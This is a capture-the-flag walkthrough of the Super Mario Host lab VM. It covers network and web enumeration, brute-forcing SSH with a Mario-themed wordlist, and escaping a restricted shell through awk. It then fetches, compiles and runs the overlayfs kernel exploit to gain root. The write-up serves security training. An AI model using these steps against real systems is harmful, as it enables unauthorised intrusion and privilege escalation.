Vulnhub’s vulnerable lab challenge Super Mario VM

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About Vulnhub

- To provide materials that allows anyone to gain practical 'hands-on' experience in digital security, computer software & network administration

Target VM

- Target VM: Super-Mario-Host

- Download ova file

https://download.vulnhub.com/supermariohost/Super-Mario-Host-v1.0.1.ova.torrent

- Import the ova file into your favorite hypervisor

- Attach a DHCP enable vmnet to the machine and run it

- Objective

Find the hidden flag.

Test Setup

- Testing environment

  Linux Kali (attacker) >>> Firewall >>> Super-Mario-Host (target vm)

Walkthrough

◎From the attacker machine run the following command to find out Target VMs IP address:

```
root@LUCKY64:/opt3# netdiscover -i eth3 -r 192.168.102.0
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 ___________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ---------------------------------------------------------------------------
 192.168.102.1   00:50:56:c0:00:06      1      60  Unknown vendor
 192.168.102.129 00:0c:29:29:8c:77      1      60  Unknown vendor
 192.168.102.254 00:50:56:f4:e1:82      1      60  Unknown vendor
```


◎Scan the target machine IP (192.168.102.129)

```
root@LUCKY64:/opt3# ./Scan.py
TCP port 22 is open
TCP port 8180 is open
```

- Two ports are open: Port 22 – Used for SSH; Port 8180 – Used to serve a web application

Walkthrough

◎Explore target machine's port 8180 in a browser



◎Nginx web server

Walkthrough

◎ Use dirb tool to scan the web application

```
root@LUCKY64:~# dirb http://192.168.102.129:8180 /usr/share/wordlists/dirb/big.tx

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DIRB v2.22
By The Dark Raver
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START_TIME: Mon Jul 31 21:49:22 2017
URL_BASE: http://192.168.102.129:8180/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

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GENERATED WORDS: 20458

---- Scanning URL: http://192.168.102.129:8180/ ----
+ http://192.168.102.129:8180/server-status (CODE:403|SIZE:215)
+ http://192.168.102.129:8180/vhosts (CODE:200|SIZE:1364)

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END_TIME: Mon Jul 31 21:49:37 2017
DOWNLOADED: 20458 - FOUND: 2
```


Walkthrough

◎Explore vhost in URL 192.168.102.129:8180/vhosts in a browser




Walkthrough

◎ Add mario.supermariohost.local into /etc/hosts

```
root@LUCKY64:~# cat /etc/hosts | grep super
192.168.102.129 mario.supermariohost.local
```

◎ Explore mario.supermariohost.local in a browser



Not much information from port 8180, move towards port 22.

Walkthrough

◎ Use a dictionary attack to find out ssh credentials.

Use famous Mario characters in the wordlist: mario, luigi, peach, toad, yoshi.

```
root@LUCKY64:/opt3# cat Mario
mario
luigi
peach
toad
yoshi
```

◎ Use john the ripper to generate a password dictionary


```
root@LUCKY64:/opt3# john --wordlist:Mario --rules --stdout >> Password
Press 'q' or Ctrl-C to abort, almost any other key for status
256p 0:00:00:00 100.00% (2017-07-31 22:35) 948.1p/s Yoshing
```

◎ Use medusa for password cracking with username dictionary from Mario file, and password dictionary Password.

▲ Credentials found

Username: luigi

Password: luigi1



Walkthrough

- Connect via SSH to the server and find the linux version

```
luigi:~$ ?
awk  cat  cd  clear  echo  exit  help  history  ll  lpath  ls  lsudo  vim
luigi:~$ awk 'BEGIN{system("uname -a")}'
Linux supermariohost 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
luigi:~$
```

- Can obtain root with with the following exploit 3.13.0 overlayfs local root in Ubuntu; exploit-db website

Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Privilege Escalation

EDB-ID: 37292	**Author**: rebel	**Published**: 2015-06-16
CVE: CVE-2015-1328	**Type**: Local	**Platform**: Linux
Aliases: ofs, ofs.c, overlayfs	**Advisory/Source**: N/A	**Tags**: N/A
E-DB Verified: ✔	**Exploit**: Download / View Raw	**Vulnerable App**: N/A

Walkthrough

◎Download the exploit, compile and run it

▲ wget https://www.exploit-db.com/download/37292

▲ Compile

```
luigi@supermariohost:~$ gcc 37292.c -o 37292
luigi@supermariohost:~$
luigi@supermariohost:~$
luigi@supermariohost:~$ file 37292
37292: ELF 64-bit LSB  executable, x86-64, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=5afa4280347548bc
bb686417da6d66aea21bda2, not stripped
```

▲ Run it and get root privilege

```
luigi@supermariohost:~$ ./37292
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
#
#
# whoami
root
```

Walkthrough

◎ Obtain the first flag, crack the password (using fcrackzip) and unzip it ; Found the hidden flag. Objective completed.

References

- Vulnhub website
https://www.vulnhub.com

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- Exploit DB
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